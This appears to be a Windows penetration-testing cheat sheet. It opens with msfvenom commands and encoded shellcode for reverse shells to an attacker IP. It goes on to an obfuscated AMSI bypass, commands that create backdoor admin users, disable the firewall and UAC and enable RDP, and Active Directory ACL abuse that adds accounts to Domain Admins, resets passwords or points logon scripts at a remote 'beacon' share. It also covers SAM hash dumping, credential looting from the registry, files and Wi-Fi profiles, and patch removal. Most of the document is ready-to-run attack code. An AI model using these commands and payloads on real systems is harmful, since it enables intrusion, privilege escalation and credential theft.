msfvenom -p windows/shell/reverse_tcp LHOST=192.168.26.31 LPORT=443 -f c -a x86 --platform windows -b "\x00\x01\x04\x8e\xc3" -e x86/shikata_ga_nai

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.26.31 LPORT=443 -f c -a x86 --platform windows -b "\x00\x01\x04\x8e\xc3" -e x86/shikata_ga_nai

The following does give some kind of connection

```
shell = "\xbe\xbd\x10\xeb\xe2\xd9\xc7\xd9\x74\x24\xf4\x58\x33\xc9\xb1\x4b\x31\x70\x15\x83\xe8\xfc\x03\x70\x11\xe2\x48\xec\x03\x60
\xb2\x0d\xd4\x05\x3b\xe8\xe5\x05\x5f\x78\x55\xb6\x14\x2c\x5a\x3d\x78\xc5\xe9\x33\x54\xea\x5a\xf9\x82\xc5\x5b\x52\xf6\x44\xd8\xa9
\x2a\xa7\xe1\x61\x3f\xa6\x26\x9f\xcd\xfa\xff\xeb\x63\xeb\x74\xa1\xbf\x80\xc7\x27\xc7\x75\x9f\x46\xe6\x2b\xab\x10\x28\xcd\x78\x29
\x61\xd5\x9d\x14\x38\x6e\x55\xe2\xbb\xa6\xa7\x0b\x17\x87\x07\xfe\x66\xcf\xa0\xe1\x1d\x39\xd3\x9c\x25\xfe\xa9\x7a\xa0\xe5\x0a\x08
\x12\xc2\xab\xdd\xc4\x81\xa0\xaa\x83\xce\xa4\x2d\x40\x65\xd0\xa6\x67\xaa\x50\xfc\x43\x6e\x38\xa6\xea\x37\xe4\x09\x13\x27\x47\xf5
\xb1\x23\x6a\xe2\xc8\x69\xe3\xc7\xe0\x91\xf3\x4f\x73\xe1\xc1\xd0\x2f\x6d\x6a\x98\xe9\x6a\x8d\xb3\x4d\xe4\x70\x3c\xad\x2c\xb7\x68
\xfd\x46\x1e\x11\x96\x96\x9f\xc4\x38\xc7\x0f\xb7\xf8\xb7\xef\x67\x90\xdd\xff\x58\x80\xdd\xd5\xf0\x2a\x27\xbe\x3e\x02\x3d\x21\xd7
\x50\x42\x5c\x9c\xdd\xa4\x34\xf2\x8b\x7f\xa1\x6b\x96\xf4\x50\x73\x0d\x71\x52\xff\xa7\x85\x1d\x08\xc2\x95\x4a\x37\x2c\x66\x8b\x22
\x2c\x0c\x8f\xe4\x7b\xb8\x8d\xd1\x4b\x67\x6d\x34\xc8\x60\x91\xc9\x27\x1b\xa4\x5f\xf7\x74\xc9\x8f\xf7\x84\x9f\xc5\xf7\xec\x47\xbe
\xa4\x09\x88\x6b\xd9\x81\x1d\x94\x8b\x76\xb5\xfc\x31\xa0\xf1\xa2\xca\x87\x81\xa5\x34\x56\x45\x54\xf7\x8f\x8f\x22\x1e\x0c\xb4\x3d
\x55\x31\x9d\xd7\x95\x65\xdd\xfd"
```

```
"\xb8\xb4\x48\xce\x84\xda\xda\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x4b\x31\x42\x15\x03\x42\x15\x83\xea\xfc\xe2\x41\xb4\x26\x06\xa9
\x45\xb7\x67\x20\xa0\x86\xa7\x56\xa0\xb9\x17\x1d\xe4\x35\xd3\x73\x1d\xcd\x91\x5b\x12\x66\x1f\xbd\x1d\x77\x0c\xfd\x3c\xfb\x4f\xd1
\x9e\xc2\x9f\x24\xde\x03\xfd\xc4\xb2\xdc\x89\x7a\x23\x68\xc7\x46\xc8\x22\xc9\xce\x2d\xf2\xe8\xff\xe3\x88\xb2\xdf\x02\x5c\xcf\x56
\x1d\x81\xea\x21\x96\x71\x80\xb0\x7e\x48\x69\x1e\xbf\x64\x98\x5f\x87\x43\x43\x2a\xf1\xb7\xfe\x2c\xc6\xca\x24\xb9\xdd\x6d\xae\x19
\x3a\x8f\x63\xff\xc9\x83\xc8\x74\x95\x87\xcf\x59\xad\xbc\x44\x5c\x62\x35\x1e\x7a\xa6\x1d\xc4\xe3\xff\xfb\xab\x1c\x1f\xa4\x14\xb8
\x6b\x49\x40\xb1\x31\x06\xa5\xfb\xc9\xd6\xa1\x8c\xba\xe4\x6e\x26\x55\x45\xe6\xe0\xa2\xaa\xdd\x54\x3c\x55\xde\xa4\x14\x92\x8a\xf4
\x0e\x33\xb3\x9f\xce\xbc\x66\x0f\x9f\x12\xd9\xef\x4f\xd3\x89\x87\x85\xdc\xf6\xb7\xa5\x36\x9f\x5d\x5f\xd1\x60\x09\x45\x3e\x09\x4b
\x7a\x41\x72\xc2\x9c\x2b\x94\x82\x37\xc4\x0d\x8f\xcc\x75\xd1\x1a\xa9\xb6\x59\xae\x4d\x78\xaa\xdb\x5d\x6d\x95\x23\x9e\x6e\x80
\x23\xf4\x6a\x02\x74\x60\x71\x73\xb2\x2f\x8a\x56\xc1\x28\x74\x27\x2c\x43\x43\xbd\xee\x3c\xac\x51\xee\xbc\xfa\x3b\xee\xd4\x5a\x18
\xbd\xc1\xa4\xb5\xd2\x59\x31\x36\x82\x0e\x92\x5e\x28\x68\xd4\xc0\xd3\x5f\x66\x06\x2b\x1e\xaa\xf6\xe8\xf7\xea\x8c\x07\xc4\x48\x9e
\x62\x69\xf8\x35\x8c\x3d\xfa\x1f"
```

meterpreter
===================

```
"\xb8\x20\xa5\xfd\x1e\xda\xde\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x4b\x83\xea\xfc\x31\x42\x11\x03\x42\x11\xe2\xd5\x59\x15\x9c\x15
\xa2\xe6\xc1\x9c\x47\xd7\xc1\xfa\x0c\x48\xf2\x89\x41\x65\x79\xdf\x71\xfe\x0f\xf7\x76\xb7\xba\x21\xb8\x48\x96\x11\xdb\xca\xe5\x45
\x3b\xf2\x25\x98\x3a\x33\x5b\x50\x6e\xec\x17\xc6\x9f\x99\x62\xda\x14\xd1\x63\x5a\xc8\xa2\x82\x4b\x5f\xb8\xdc\x4b\x61\x6d\x55\xc2
\x79\x72\x50\x9d\xf2\x40\x2e\x1c\xd3\x98\xcf\xb2\x1a\x15\x22\xcb\x5b\x92\xdd\xbe\x95\xe0\x60\xb8\x61\x9a\xbe\x4d\x72\x3c\x34\xf5
\x5e\xbc\x99\x63\x14\xb2\x56\xe0\x72\xd7\x69\x25\x09\xe3\xe2\xc8\xde\x65\xb0\xee\xfa\x2e\x62\x8f\x5b\x8b\xc5\xb0\xbc\x74\xb9\x14
\xb6\x99\xae\x25\x95\xf5\x03\x07\x26\x06\x0c\x10\x55\x34\x93\x8a\xf1\x74\x5c\x14\x05\x7a\x77\xe0\x99\x85\x78\x10\xb3\x41\x2c
\x40\xab\x60\x4d\x0b\x2b\x8c\x98\x9b\x7b\x22\x73\x5b\x2c\x82\x23\x33\x26\x0d\x1b\x23\x49\xc7\x34\xc9\xb3\x80\xfa\xa5\xa6\x4f
\x93\xb7\xd6\x6e\xd8\x3e\x30\x1a\x0e\x16\xea\xb3\xb7\x33\x60\x25\x37\xee\x0c\x65\xb3\x1a\xf0\x28\x34\x6f\xe2\x5d\x7b\x8f\xfa\x9d
\xee\x8f\x90\x99\xb8\xd8\x0c\xa0\x9d\x2e\x93\x5b\xc8\x2d\xd4\xa4\x8d\xd8\xae\x93\x1b\x5a\xd9\xdb\xcb\x5a\x19\x8a\x81\x5a\x71
\x6a\xf2\x09\x64\x75\x2f\x3e\x35\xe0\xd0\x16\xe9\xa3\xb8\x94\xd4\x84\x66\x67\x33\x97\x61\x97\xc2\x5b\x90\x54\x13\x9a\xe6\xb3
\xa7\x99\xf9\xf6\x8a\x88\x93\xf8\x99\xcb\xb1"
```

windows

Connect to shares

This will attempt to connect to a share and see what is on it.

```
net use K: \\<IP address\share IE C or Admin>
```

```
net use K: \\192.168.31.53\C  <--this will connect to the K drive
```

```
net use K: \\192.168.31.53\C$ /user:george P@$$Word34
```

Find files

```
dir c: /b /s .docx | findstr /e .docx
for /R c: %f in (*.docx) do copy %f c:\temp\
```

1.To Turn Off:
2.NetSh Advfirewall set allprofiles state off
3.To Turn On:

4.NetSh Advfirewall set allrprofiles state on
5.To check the status of Windows Firewall:
6.Netsh Advfirewall show allprofiles

net group "Domain Admins" uatoperator /add /domain

net user /add hacker HELL0$ir11
^^^ Add user to computer

net localgroup Administrators hacker /add

^^^^^ Add the user "hacker to admin group"

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

^^^^^enables Remote Desktop

from windows, type -- **nbtstat -a

if you then see something like   ELS-WINXP   <20>   Unique   Registered -- then there is a server or share :)

================

from windows, type net view <IPaddress>   ** this should list the shares, domains, and resources on the target

==================

==================

Do the following from a command prompt to see who you are

echo %username%

echo %userdomain%

whoami

====================

sc query ----- list all services :)

****
Once we have AccessChk downloaded on our target machine, GREED, we can run the following command to determine which Services can be modified by any authenticated user (regardless of privilege level):

accesschk.exe -uwcqv "Authenticated Users" * /accepteula

****

privesc.bat Everyone Users "Authenticated Users" <---this is for the privilege escalation batch file :)

----

ping sweep

for /l %i in(1,1,254) do ping -n 1 -w 100 10.11.1.0%i

==============================

unquoted service paths

wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """

----

wmic to get a full listing of the running processes:

wmic process list full

wmic print to a HTML formatted list of processes:

```
wmic /output:wmic.html process list full /format:hform
```

wmic query running services:

```
sc query type= service
```

wmic startup programs:

```
wmic startup list brief
```

wmic remote command execution:

```
wmic /node:10.0.0.1 /user:Administrator process call create "cmd.exe /c calc.exe"
```

Format WMIC Queries as html

```
wmic process list full > output.html
```

netsh IPv4 to IPv6 port conversion for a remote computer:

```
netsh interface portproxy add v4tov6 listenport=8888 listenaddress=0.0.0.0 connectport=80 connectaddress=2000::1:215:5dff:fe01:247
```

netsh IPv4 port to another IPv4 port on the same host:

```
netsh interface portproxy add v4tov4 listenport=9999 listenaddress=0.0.0.0 connectport=445 connectaddress=192.168.1.112
```

netsh ipconfig:

```
netsh interface ipv4 show addresses
```

Anywhere with IP reachability to target machine:

```
netsh -r 192.168.1.103 -u entsim\administrator -p P@ssw0rd!
```

windows - powershell - quickies

Disable AMSI

```
sET-ItEM ( 'V'+'aR' + 'IA' + 'blE:1q2' + 'uZx' ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-VariaBle ( "1Q2U" +"zX" ) -VaL
)."A`ss`Embly"."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System' ) )."g`etf`iElD"( ( "{0}{2}
{1}" -f'amsi','d','InitFaile' ),( "{2}{4}{0}{1}{3}" -f 'Stat','i','NonPubli','c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
```

Disable IE security on servers

```
function Disable-InternetExplorerESC {
    $AdminKey = "HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components\{A509B1A7-37EF-4b3f-8CFC-4F3A74704073}"
    $UserKey = "HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components\{A509B1A8-37EF-4b3f-8CFC-4F3A74704073}"
    Set-ItemProperty -Path $AdminKey -Name "IsInstalled" -Value 0
    Set-ItemProperty -Path $UserKey -Name "IsInstalled" -Value 0
    Stop-Process -Name Explorer
    Write-Host "IE Enhanced Security Configuration (ESC) has been disabled." -ForegroundColor Green
}
```

Enable IE Security on servers

```
function Enable-InternetExplorerESC {
    $AdminKey = "HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components\{A509B1A7-37EF-4b3f-8CFC-4F3A74704073}"
    $UserKey = "HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components\{A509B1A8-37EF-4b3f-8CFC-4F3A74704073}"
    Set-ItemProperty -Path $AdminKey -Name "IsInstalled" -Value 1
    Set-ItemProperty -Path $UserKey -Name "IsInstalled" -Value 1
    Stop-Process -Name Explorer
    Write-Host "IE Enhanced Security Configuration (ESC) has been enabled." -ForegroundColor Green
}
```

Disable UAC

```
function Disable-UserAccessControl {
    Set-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "ConsentPromptBehaviorAdmin" -
Value 00000000
    Write-Host "User Access Control (UAC) has been disabled." -ForegroundColor Green
}
```

windows - powershell web access

This is a web gateway to powershell on machines

Install Powershell Web Access

Install-WindowsFeature -Name WindowsPowerShellWebAccess (need admin access, also is noisy)

Configure Gateway

```
Install-PswaWebApplication -useTestCertificate
```

Configure Authorization

```
Add-PswaAuthorizationRule -UserName <domain\user> -ComputerName <computer_name> -ConfigurationName
<session_configuration_name>
```

Allow all the things (Not OpSec)

```
Add-PswaAuthorizationRule -UserName * -ComputerName * ConfigurationName *
```

windows - laps abuse

https://rastamouse.me/2018/03/laps---part-1/
https://rastamouse.me/2018/03/laps-part-2/
https://www.harmj0y.net/blog/powershell/running-laps-with-powerview/
https://akijosberryblog.wordpress.com/2019/01/01/malicious-use-of-microsoft-laps/

Any Host with laps installed will have the following file

AdmPwd.dll

Find the AdmPwd.dll with powershell

```
gdr -PSProvider 'FileSystem' | %{ls -r $_.root} 2>$null | where { $_.name -eq "AdmPwd.dll"} -verbose
```

```
Get-ChildItem ‘c:\program files\LAPS\CSE\Admpwd.dll’
```

With PowerView, search for any GPO that has LAPS in the display name (Master Branch)

```
Get-DomainGPO -Identity "*LAPS*"
```

Within PowerView, see who has read access to ms-Mcs-AdmPwd (LAPS)

```
Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs |
Where-Object {
($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
($_.ActiveDirectoryRights -match 'ReadProperty')
}
```

```
Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object { ($_.ObjectType -like 'ms-Mcs-AdmPwd') -and
($_.ActiveDirectoryRights -match 'ReadProperty') }
```

View LAPS configuration
https://github.com/PowerShell/GPRegistryPolicyParser

Parse-PolFile "\\IT.GCB.LOCAL\SysVol\IT.GCB.LOCAL\Policies\{C3801BA8-56D9-4F54-B2BD-FE3BF1A71BAA}\Machine\Registry.pol

Find who has extended rights over computers/servers/workstations

*****This will give us a list, such as AppServers, Domain Controllers, etc.
Find-AdmPwdExtendedRights -Identity "*" | fl

Now we can use that list to find what we want to enumerate e.g.,

Find-AdmPwdExtendedRights -Identity "Domain Controllers" | fl

Using PowerView, Get a list of all Object ACLs for OUs of interest (and resolve GUIDs to their display names)
Filter on ActiveDirectory Rights for ReadProperty
Filter on ObjectAceType for ms-Mcs-AdmPwd

Get-DomainObjectAcl -SearchBase "LDAP://OU=Workstations,DC=testlab,DC=local" -ResolveGUIDs | Where-Object { $_.ObjectAceType -eq "ms-Mcs-AdmPwd" -and $_.A
ctiveDirectoryRights -like "*ReadProperty*" } | Select-Object ObjectDN, SecurityIdentifier

Get-DomainObjectAcl -SearchBase "LDAP://OU=Workstations,DC=testlab,DC=local" -ResolveGUIDs | Where Object { $_.ObjectAceType -eq "ms-Mcs-AdmPwd" -and $_.ActiveDirectoryRights -like "*ReadProperty*" } | Select-Object ObjectDN, SecurityIdentifier

windows service abuse

Show permissions of what users/groups can access this service.

1. wmic useraccount where name='username' get sid   - this will give you your sid

2. accesschk.exe -uwcqv "Username" * /accepteula   - this will show potentially vulnerable services

sc sdshow <service name from accesschk>   - this will show permissions of a service

Create service to execute commands

sc create MyService displayName= "MyService" binPath= "C:\Windows\System32\net.exe localgroup Administrators hackerman /add" start= auto

windows - powerview acl enum-abuse

Using Powerview - see if our user George has Generic All rights on the AD object for the user Martha

Get-ObjectAcl -SamAccountName Martha -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "GenericAll"}

Using SharpView in Cobalt Strike (Keep in mind, can't pipe commands with .NET executables

execute-assembly /opt/exe/SharpView.exe Get-ObjectAcl -SamAccountName Martha -ResolveGUIDS

windows privesc

windows enumeration

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

Windows Version and Configuration

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Extract patchs and updates

```
wmic qfe
```

Architecture

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
```

List all env variables

```
cmd line - set
powershell - Get-ChildItem Env: | ft Key,Value
```

List all drives

```
 wmic logicaldisk get caption || fsutil fsinfo drives wmic logicaldisk get caption,description,providername Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"}| ft Name,Root
```

Get current username

```
echo %USERNAME% || whoami $env:username
```

List user privilege

```
whoami /priv
```

List all users

```
net user
whoami /all
Get-LocalUser | ft Name,Enabled,LastLogon Get-ChildItem C:\Users -Force | select Name
```

List all local groups

```
net localgroup
Get-LocalGroup | ft Name
```

Get details about a group (i.e. administrators)

```
net localgroup administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
```

List all network interfaces, IP, and DNS.

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

List the ARP table

```
arp -A
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

List all current connections

```
netstat -ano
```

Disable firewall

```
netsh firewall set opmode disable
netsh advfirewall set allprofiles state off
```

List all network shares

```
net share
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -
Recurse
```

SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Read a value of a certain sub key

```
REG QUERY "HKLM\Software\Microsoft\FTH" /V RuleList
```

EoP - Processes Enumeration and Tasks

What processes are running?

```
tasklist /v
net start
sc query
Get-Service
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select Name, Handle, @
{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
```

Which processes are running as "system"

```
tasklist /v /fi "username eq system"
```

Do you have powershell magic?

```
REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShellVersion
```

List installed programs

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```

List services

```
net start
wmic service list brief
tasklist /SVC
```

Scheduled tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName
schtasks /query /fo LIST /v > schtasks.txt; cat schtask.txt | grep "SYSTEM\|Task To Run" | grep -B 1 SYSTEM
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
```

Startup tasks

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

windows - powerview, enumerate groups-ac

Using Powerview Master branch (Not Dev Branch)

https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/abusing-active-directory-acls-aces

What does the powerview output look like?

```
InheritedObjectType   : All
ObjectDN              : CN=LocalAdmins,CN=Users,DC=it,DC=RagePwn,DC=local
ObjectType            : All
IdentityReference     : IT\Domain Admins
IsInherited           : False
ActiveDirectoryRights : GenericAll
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-948911695-1962824894-4291460540-1234
```

Step 0. Do a sweep of what ACL's you have permission over look for WriteDACL, GenericAll etc

Invoke-ACLScanner

Step 1. Find basic info about a group

a. Get-NetGroup "localadmins" -FullData

b. Grab data from distinguished name field on output e.g., "CN=Domain Admins,CN=Users,DC=RagePwn,DC=local"

Step 2. Verify what ACL's we have privileges over

example 1, get ACL listing over the group Domain Admins. Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=RagePwn,DC=local"}

example 2, Get ACL listing over the user george as the user bob. Get-ObjectAcl -ResolveGUIDs -SamAccountName george | ? {$_.IdentityReference -eq "RagePwn\bob"}

**Look at Identity Reference - this should be your name e.g., RagePwn\normaluser99
**Look at Active Directory Rights - Generic All etc means you can do anything, see below for a list of rights

Step 3. Abuse Examples

a. If you have generic all under Active Directory Rights, you can add yourself to a group

```
net group "domain admins" normaluser99 /add /domain
```

net user normaluser99 /domain; Add-NetGroupUser -UserName normaluser99 -GroupName "domain admins" -Domain "offense.local"; net user normaluser99 /domain

# with active directory module
Add-ADGroupMember -Identity "domain admins" -Members spotless

# with Powersploit
Add-NetGroupUser -UserName spotless -GroupName "domain admins" -Domain "offense.local"

b. If you have WriteDacl, WriteOwner you can give yourself generic all on the group "localadmins"

```
$ADSI = [ADSI]"LDAP://CN=LocalAdmins,CN=Users,DC=it,DC=gcb,DC=local"
$IdentityReference = (New-Object System.Security.Principal.NTAccount("spotless")).Translate([System.Security.Principal.SecurityIdentifier])
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,"GenericAll","Allow"
$ADSI.psbase.ObjectSecurity.SetAccessRule($ACE)
$ADSI.psbase.commitchanges()
```

c. If you have WriteProperty on Active Directory Rights add yourself to a group

net group "domain admins" normaluser99 /add /domain

# with active directory module
Add-ADGroupMember -Identity "domain admins" -Members spotless

# with Powersploit
Add-NetGroupUser -UserName spotless -GroupName "domain admins" -Domain "offense.local"

If we have Extended Rights on User-Force-Change-Password Object Type, we can reset a user's password without them knowing

d. If you have Self-Membership on an object type, you can add yourself to a group

net user spotless /domain; Add-NetGroupUser -UserName spotless -GroupName "domain admins" -Domain "offense.local"; net user spotless /domain

e. If we have ExtendedRight on User-Force-Change-Password object type, we can reset the user's password without knowing their current password:

Get-ObjectAcl -SamAccountName normaluser99 -ResolveGUIDs | ? {$_.IdentityReference -eq "OFFENSE\spotless"}

#powerview
Set-DomainUserPassword -Identity normaluser99 -Verbose

$c = Get-Credential
Set-DomainUserPassword -Identity normaluser99 -AccountPassword $c.Password -Verbose

#one-liner, for things like Cobalt Strike
Set-DomainUserPassword -Identity delegate -AccountPassword (ConvertTo-SecureString '123456' -AsPlainText -Force) -Verbose

f. If we have Write Owner on a Group, we can become the owner of that group

Set-DomainObjectOwner -Identity S-1-5-21-2552734371-813931464-1050690807-512 -OwnerIdentity "normaluser99" -Verbose

-Identity if the SID of Domain Admins
-OwnerIdentity is the new owner of Domain Admins

g. If we have WriteProperty on an Object Type (in this case, Script-Path) we can overwrite the logon script path of a user

Set-ADObject -SamAccountName normaluser99 -PropertyName scriptpath -PropertyValue "\\10.0.0.5\totallyLegitScript.ps1"

The above command will set normaluser99's logonscript to "\\10.0.0.5\totallyLegitScript.ps1" - beacons anyone?

ACL Rights

- GenericAll - full rights to the object (add users to a group or reset user's password)
- GenericWrite - update object's attributes (i.e logon script)
- WriteOwner - change object owner to attacker controlled user take over the object
- WriteDACL - modify object's ACEs and give attacker full control right over the object
- AllExtendedRights - ability to add user to a group or reset password
- ForceChangePassword - ability to change user's password
- Self (Self-Membership) - ability to add yourself to a group

windows passwords

SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

Generate a hash file for John using pwdump or samdump2.

```
pwdump SYSTEM SAM > /root/sam.txt
samdump2 SYSTEM SAM -o sam.txt
```

Passwords stored in services

Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using SessionGopher

```
https://raw.githubusercontent.com/Arvanaghi/SessionGopher/master/SessionGopher.ps1
Import-Module path\to\SessionGopher.ps1;
Invoke-SessionGopher -AllDomain -o
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

windows - uninstall patches

View Hotfixes

```
cmd line - systeminfo
powershell - Get-Hotfix
```

Uninstall Hotfix

```
wusa /uninstall /kb:1234512
```

windows - port forward

Under Administrative Context, forward all https traffic to another host

```
netsh interface portproxy add v4tov4 listenaddress=127.0.0.1 listenport=443 connectaddress=192.168.99.23 connectport=443
```

windows firewall

Allow RDP

```
netsh advfirewall firewall add rule name="Remote Desktop (TCP-In)" dir=in action=allow protocol=TCP localport=3389
```

Allow https in and out

```
netsh advfirewall firewall add rule name="https" dir=in action=allow protocol=TCP localport=443
netsh advfirewall firewall add rule name="https" dir=out action=allow protocol=TCP localport=443
```

Allow https in and out for different firewall profiles

```
netsh advfirewall firewall add rule name="https" dir=in action=allow protocol=TCP localport=443 profile=private,public,domain
netsh advfirewall firewall add rule name="https" dir=out action=allow protocol=TCP localport=443 profile=private,public,domain
```

Allow https in and out for different firewall profiles Cobalt Strike 8443 Beacon

```
netsh advfirewall firewall add rule name="https" dir=in action=allow protocol=TCP localport=8443 profile=private,public,domain
netsh advfirewall firewall add rule name="https" dir=out action=allow protocol=TCP localport=8443 profile=private,public,domain
```

Netsh Helper list - https://superuser.com/questions/430414/netsh-advfirewall-command-not-found **In case you are making firewall rules and getting error messages

```
advfirewall: netsh add helper AUTHFWCFG.DLL
firewall: netsh add helper FWCFG.DLL
http: netsh add helper NSHHTTP.DLL
interface: netsh add helper IFMON.DLL
bridge: netsh add helper HNETMON.DLL
dhcpclient: netsh add helper DHCPCMONITOR.DLL
dnsclient, netio: netsh add helper NETIOHLP.DLL
ipsec: netsh add helper NSHIPSEC.DLL
lan: netsh add helper DOT3CFG.DLL
mbn: netsh add helper WWANCFG.DLL
namespace: netsh add helper NETIOHLP.DLL
nap: netsh add helper NAPMONTR.DLL
p2p: netsh add helper P2PNETSH.DLL
ras: netsh add helper RASMONTR.DLL
rpc: netsh add helper RPCNSH.DLL
trace: netsh add helper NETTRACE.DLL
wcn: netsh add helper WCNNETSH.DLL
wfp: netsh add helper NSHWFP.DLL
winhttp: netsh add helper WHHELPER.DLL
winsock: netsh add helper WSHELPER.DLL
wlan: netsh add helper WLANCFG.DLL
```

windows - search 4 loot

Search for file contents

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt *.config
findstr /spin "password" *.*
```

Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" # Windows Autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy credentials
reg query "HKCU\Software\ORL\WinVNC3\Password" # VNC credentials
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

<u>Passwords in unattend.xml</u>

<u>Location of the unattend.xml files.</u>

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

Display the content of these files with

```
dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul
```

<u>Other files</u>

```
%SYSTEMDRIVE%\pagefile.sys
%WINDIR%\debug\NetSetup.log
%WINDIR%\repair\sam
%WINDIR%\repair\system
%WINDIR%\repair\software, %WINDIR%\repair\security
%WINDIR%\iis6.log
%WINDIR%\system32\config\AppEvent.Evt
%WINDIR%\system32\config\SecEvent.Evt
%WINDIR%\system32\config\default.sav
%WINDIR%\system32\config\security.sav
%WINDIR%\system32\config\software.sav
%WINDIR%\system32\config\system.sav
%WINDIR%\system32\CCM\logs\*.log
%USERPROFILE%\ntuser.dat
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
%WINDIR%\System32\drivers\etc\hosts
dir c:*vnc.ini /s /b
dir c:*ultravnc.ini /s /b
```

<u>Wifi passwords</u>

<u>Find AP SSID</u>

```
netsh wlan show profile
```

<u>Get Cleartext Pass</u>

```
netsh wlan show profile <SSID> key=clear
```

<u>Oneliner method to extract wifi passwords from all the access point.</u>

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "') do @echo off > nul & (netsh wlan show profiles name=%a key=clear | findstr "SSID Cipher Content" | find /v "Number" & echo.) & @echo on
```

windows - powerview 3.0, harmj0y

```
# PowerView's last major overhaul is detailed here: http://www.harmj0y.net/blog/powershell/make-powerview-great-again/
